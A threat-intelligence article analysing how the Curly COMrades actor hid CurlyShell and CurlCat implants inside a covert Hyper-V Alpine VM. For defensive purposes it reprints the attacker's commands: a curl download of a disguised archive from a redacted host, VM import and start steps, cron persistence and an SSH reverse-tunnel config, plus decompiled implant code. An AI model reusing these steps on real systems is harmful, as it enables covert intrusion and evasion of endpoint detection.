
Unknown Title

Victor Vrabie ⋮ ⋮ 11/4/2025



By **Victor Vrabie** / Nov 04, 2025

Curly COMrades: Evasion and Persistence via Hidden Hyper-V Virtual Machines

I'd like to thank my coauthors Adrian Schipor and Martin Zugec for their invaluable contributions to this research.


TL;DR This investigation, conducted with support from the Georgian CERT functioning under the Operative-Technical Agency of Georgia, uncovered new tools and techniques used by the Curly COMrades threat actor. They established covert, long-term access to victim networks by abusing virtualization features (Hyper-V) on compromised Windows 10 machines to create a hidden remote operating environment.

We first documented the Curly COMrades threat actor, operating to support Russian interests in geopolitical hotbeds, in August 2025. Since that initial discovery, subsequent forensics and incident response efforts have revealed critical new tools and techniques.

Valuable support was provided by the Georgian CERT, whose collaboration significantly advanced the investigation. They alerted us to a detected sample communicating with a compromised site we were monitoring, enabling a joint analysis. The Georgian CERT was then instrumental in acquiring evidence and conducting a forensic analysis of the compromised site itself, which the attackers used as a proxy for their actual infrastructure.

The most notable finding in this campaign is the exploitation of legitimate virtualization technologies, demonstrating how threat actors are innovating to bypass standard EDR solutions as they become commodity tools.

The attackers enabled the Hyper-V role on selected victim systems to deploy a minimalistic, Alpine Linux-based virtual machine. This hidden environment, with its lightweight footprint (only 120MB disk space and 256MB memory), hosted their custom reverse shell, CurlyShell, and a reverse proxy, CurlCat.




By isolating the malware and its execution environment within a VM, the attackers effectively bypassed many traditional host-based EDR detections. EDR needs to be complemented by host-based network inspection to detect C2 traffic escaping the VM, and proactive hardening tools to restrict the initial abuse of native system binaries. (Bitdefender examples: This functional requirement is met by integrating capabilities like Network Attack Defense (NAD) and Proactive Hardening and Attack Surface Reduction (PHASR).)

The threat actor demonstrated a clear determination to maintain a reverse proxy capability, repeatedly introducing new tooling into the environment. Artifacts identified included a wide array of proxy and tunneling samples, such as Resocks, Rsockstun, Ligolo-ng, CCProxy, Stunnel, and SSH-based methods. This flexible and layered approach was critical for sustaining access.

During the investigation, it was also uncovered that a PowerShell script designed for remote command execution abused Kerberos tickets, further expanding the adversary's operational toolkit. In addition, multiple PowerShell scripts configured through Group Policy pointed to a deceptively simple yet effective persistence mechanism tied to local account creation.

The following section provides a detailed breakdown of these techniques and the evidence uncovered during analysis.



See the expert analysis on the Curly COMrades on our next Ctrl-Alt-DECODE episode.

Hyper-V Evasion – Host-Isolated Operational Base

The most interesting finding is the abuse of native Windows virtualization features to establish a covert, isolated operational base for the C2 implant directly on the victim host. The threat actors enabled the Hyper-V feature on a compromised Windows machine, then downloaded and imported a lightweight Alpine Linux-based VM containing their malware to provide persistent, low-visibility access to the local network.

Virtual Machine Deployment

The operation began in early July, when two remote commands were executed on two computers to enable the microsoft-hyper-v virtualization feature while disabling its management interface:

dism /online /disable-feature /FeatureName:microsoft-hyper-v-Management-clients /norestart

dism /online /enable-feature /All /LimitAccess /FeatureName:microsoft-hyper-v /norestart

A few days later, the deployment phase followed. All commands were prefixed with "cmd.exe /C and all output was redirected (both standard output 1 and standard error 2) to a temporary file.

"cmd.exe" /C echo curl.exe http://<redacted>.md | cmd > c:\\Programdata\\WindowsUpdateTask_H.tmp 2>&1

This was a non-intrusive connectivity check for the next download. It uses an unusual redirection pattern when it echoes (prints on the screen) the curl.exe command and pipes it to a secondary cmd.exe process for execution.

```
"cmd.exe" /C echo curl.exe http://<redacted>.md/about.mp4 -o c:\\programdata\\1.rar | cmd > c:\\Programdata\\WindowsUpdateTask_D.tmp 2>&1
```

Using the same redirection method, the archive RAR file masquerading as a video file (about.mp4) is saved as 1.rar.

```
"cmd.exe" /C dir "c:\\program Files" > c:\\Programdata\\WindowsUpdateTask_X.tmp 2>&1
```

Next, a dir command was run against c:\Program Files - likely to verify the presence of required files such as rar.exe (executed from this location in the next step).

```
"cmd.exe" /C "c:\\program files\\WinRAR\\rar.exe" x c:\\programdata\\1.rar c:\\programdata\\microsoft\\AppV\\app > c:\\Programdata\\WindowsUpdateTask_z.tmp 2>&1
```

The virtual machine files (such as the VHDX and VMCX) are extracted into the deceptive c:\\programdata\\microsoft\\AppV\\app folder.

```
"cmd.exe" /C powershell.exe -c import-vm -path "c:\\programdata\\microsoft\\AppV\\app\\Virtual Machines\\1DBCC80B-5803-4AF1-8772-712C688F408A.vmcx" -Copy -GenerateNewId > c:\\Programdata\\WindowsUpdateTask_t.tmp 2>&1
```

The Import-VM PowerShell cmdlet is then used to import the virtual machine. This cmdlet registers the pre-configured VM file (.vmcx) extracted in the previous step with the local Hyper-V manager.

```
"cmd.exe" /C powershell.exe -c Start-VM -name WSL > c:\\Programdata\\WindowsUpdateTask_R.tmp 2>&1
```

Finally, using the Start-VM PowerShell cmdlet, this newly imported virtual machine is started. While the name WSL suggests the use of Windows Subsystem for Linux, it’s only a deceptive strategy. WSL is a feature that allows users to run a Linux environment natively within Windows, and because it is generally considered a benign developer tool, it often receives less scrutiny. It is critical to note that despite the naming convention, this VM is a fully isolated Hyper-V instance, entirely separate from and outside of the standard Windows Subsystem for Linux framework.

Virtual Machine Configuration

The deployed virtual machine was a custom-configured, victim-specific operational environment. Running the security-oriented, lightweight Alpine Linux, it occupied a mere 120MB of disk space and was configured to use only 256MB of memory. The primary goal of this minimalistic environment was to host the custom implants, CurlyShell and CurlCat, providing a dedicated, isolated base for the reverse shell and reverse proxy operations. Its minimal footprint and small size minimized the risk of detection, while providing all the tools that attackers needed.

The VM was configured to use the Default Switch network adaptor in Hyper-V. This setting routes the VM's traffic through the host's network stack using Hyper-V's internal Network Address Translation (NAT) service.

In effect, all malicious outbound communication appears to originate from the legitimate host machine's IP address. Some of the included files also demonstrate a high degree of tailoring for the compromised domain. Examination of the VM's file system revealed an attacker-controlled domain-to-IP mapping within the /etc/hosts file and a specific private DNS server entry in /etc/resolv.conf, confirming that the VM was customized to communicate with the C2 infrastructure.

Virtual Machine Payload

The VM was not packed with large offensive frameworks or penetration testing tools; instead, it was a lightweight implant designed for a very specific purpose. The environment hosts only two closely related, custom malware families - CurlyShell (new malware) and CurlCat (previously documented by Bitdefender) - both built using the libcurl library but serving distinctly different operational roles.

CurlyShell provides a persistent reverse shell, while CurlCat manages traffic tunneling, giving the threat actor robust network access and the ability to execute commands remotely. This minimalist approach avoids leaving a heavy forensic footprint.

CurlyShell (MD5: c6dbf3de8fd1fc9914fae7a24aa3c43d) in /bin/init_tools is the core persistent reverse shell. For persistence, it’s using a simple but effective root-level persistence mechanism: a crontab entry located in /etc/crontabs, running with root privileges. This cron task executes a script /bin/alpine_init, at 20 minutes past every fourth hour. The alpine_init script then executes init_tools (CurlyShell) itself.

```
#!/bin/sh
date > /tmp/date
nohup /bin/init_tools > /dev/null 2>&1 &
```

CurlyShell is responsible for establishing and maintaining the primary reverse shell connection using HTTPS for its communication, connecting to a specific, separate C2 infrastructure.

CurlCat (MD5: 1a6803d9a2110f86bb26fcfda3606302) in /root/updater is managing the SSH reverse proxy tunnel. It does not maintain system persistence itself; instead, it can be initiated by a command sent over the persistent CurlyShell channel when proxy access is needed. Its sole function is to wrap all outgoing SSH traffic into standard HTTP request payloads, making the traffic blend in on the wire. This capability is integrated directly into the SSH client configuration (/root/.ssh/config), where CurlCat is specified as the ProxyCommand to covertly tunnel all subsequent SSH connections through a SOCKS proxy listening on port 20155 on the attacker's machine.


```
Host Forward
HostName 127.0.0.1
```

```
Port 22
User bob
StrictHostKeyChecking no
UserKnownHostsFile /dev/null
NumberOfPasswordPrompts 1
RemoteForward 20155
IdentityFile /root/.ssh/id_rsa
ProxyCommand /root/updater
```

Authentication for this tunnel uses a dedicated id_rsa key found in the /root/.ssh/ directory, logging in as the user "bob" to the remote C2 infrastructure. This file is a private SSH key used to authenticate to the remote C2 server without needing a password.


CurlyShell Analysis

The two custom implants deployed within the Hyper-V environment, CurlyShell and CurlCat (read our previous analysis), share a largely identical code base. Both are compiled binaries written in C++ and built around the libcurl library.




Feature	CurlyShell	CurlCat
Primary Role	Reverse Shell (Command Execution)	Reverse Proxy (Traffic Tunneling)
Persistence	Yes (crontab)	No (launched on-demand)
Traffic Payload	Encrypted Commands & Responses	Raw, Encrypted SSH Protocol Data
Network Protocol	Dedicated HTTPS C2	HTTP/HTTPS (wrapping a standard SSH tunnel)

The malware is packaged as an ELF binary, with its core functionality implemented in the main() function. At startup, file descriptors 0, 1, and 2 are closed (Standard Input (stdin), Standard Output (stdout), and Standard Error (stderr)). This action suppresses all output to the terminal and detaches the process from the initiating shell, running the CurlyShell invisibly as a headless background daemon.




```
v18[1] = __readfsqword(0x28u);
close(0);
close(1);
close(2);
SesCustom::SesCustom((SesCustom *)v10);
std::pair<std::string const,std::string>::pair<char const(&)[11],char const(&)[112],true>(
  v12,
  "User-Agent",
  "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36");
std::pair<std::string const,std::string>::pair<char const(&)[16],char const(&)[14],true>(
  &v13,
  "Accept-Encoding",
  "gzip, deflate");
std::pair<std::string const,std::string>::pair<char const(&)[11],char const(&)[11],true>(
  &v14,
  "Connection",
  "keep-alive");
std::pair<std::string const,std::string>::pair<char const(&)[13],char const(&)[32],true>(
  &v15,
  "Content-type",
  "application/json; charset=utf-8");
std::pair<std::string const,std::string>::pair<char const(&)[17],char const(&)[5],true>(
  &v16,
  "Content-Encoding",
  "gzip");
std::operator+<char>(v9, "PHPSESSID=", &v11);
std::pair<std::string const,std::string>::pair<char const(&)[7],std::string,true>(&v17, "Cookie", v9);
std::allocator<std::pair<std::string const,std::string>>::allocator(v8);
std::map<std::string,std::string>::map(v7, v12, 6, &v6, v8);
std::allocator<std::pair<std::string const,std::string>>::~allocator(v8);
for ( i = v18; i != v12; std::pair<std::string const,std::string>::~pair(i) )
  i -= 64;
std::string::~string(v9);
std::map<std::string,std::string>::map(v8, v7);
```

The code then creates an instance of the custom C++ class, SesCustom.



SesCustom::SesCustom(void)	.text
SesCustom::to_enc(std::string)	.text
SesCustom::to_dec(std::string)	.text
SesCustom::to_pipe(std::string)	.text
SesCustom::to_run(void)	.text
SesCustom::get_ses_id(int)	.text
SesCustom::writeFunction(void *,ulong,ulong,std::stri...	.text
SesCustom::init(std::string,std::map<std::string,std::...	.text
SesCustom::~SesCustom()	.text

The program's custom session management begins with the construction of the SesCustom object. This starts with the explicit initialization of a custom Base64 alphabet using a hardcoded 64-character string, which is then loaded into internal std::map structures. This custom character set is used by encoding and decoding methods (SesCustom::to_enc() and SesCustom::to_dec()) to perform a non-standard Base64 transformation. The purpose is to evade tools expecting the standard alphabet. Furthermore, the constructor immediately calls SesCustom::get_ses_id() to generate a unique, randomly Base64-encoded string to be used as a PHP session cookie in the C2 network traffic.



```
void __fastcall SesCustom::SesCustom(SesCustom *this)
{
  char v1; // bl
  __int64 v2; // rax
  char v3; // bl
  __int64 v4; // rax
  unsigned __int64 v5; // rbx
  char v6; // [rsp+1Bh] [rbp-C5h] BYREF
  int i; // [rsp+1Ch] [rbp-C4h]
  _BYTE v8[32]; // [rsp+20h] [rbp-C0h] BYREF
  _BYTE v9[32]; // [rsp+40h] [rbp-A0h] BYREF
  _BYTE v10[32]; // [rsp+60h] [rbp-80h] BYREF
  _BYTE v11[32]; // [rsp+80h] [rbp-60h] BYREF
  _BYTE v12[40]; // [rsp+A0h] [rbp-40h] BYREF
  unsigned __int64 v13; // [rsp+C8h] [rbp-18h]

  v13 = __readfsqword(0x28u);
  std::string::basic_string((char *)this + 8);
  *((_DWORD *)this + 10) = 3;
  *((_DWORD *)this + 11) = 500;
  std::string::basic_string((char *)this + 48);
  std::map<char,char>::map((char *)this + 80);
  std::map<char,char>::map((char *)this + 128);
  SesCustom::get_ses_id[abi:cxx11]((__int64)v12, (__int64)this, 20);
  std::string::operator=((char *)this + 48, v12);
  std::string::~string(v12);
  std::allocator<char>::allocator(&v6);
  std::string::basic_string<std::allocator<char>>(
    v8,
    "H2IWw5/AOhBJ6zQmxreqlVFYgfckCEnbABCDEFGHIJKLMNOPQRSTUVWXYZabcdefKDPL8t0N9T3UMRo1XajZ7Gp+ydvSisu4ghijklmnopqrstuvwxyz0123456789+/",
    &v6);
  std::allocator<char>::~allocator(&v6);
  std::string::substr(v12, v8, 96, 32);
  std::string::substr(v11, v8, 32, 32);
  std::operator+<char>(v9, v11, v12);
  std::string::~string(v11);
  std::string::~string(v12);
  std::string::substr(v12, v8, 64, 32);
  std::string::substr(v11, v8, 0, 32);
  std::operator+<char>(v10, v11, v12);
  std::string::~string(v11);
  std::string::~string(v12);
  for ( i = 0; ; ++i )
  {
```


Once the SesCustom object is created, a key-value data structure (implemented in C++ as an std::map) containing the required HTTP headers is built and passed to the critical SesCustom::init() method along with the C2 URL. This header map includes the spoofed PHP session cookie, required for the C2 handshake mechanism.

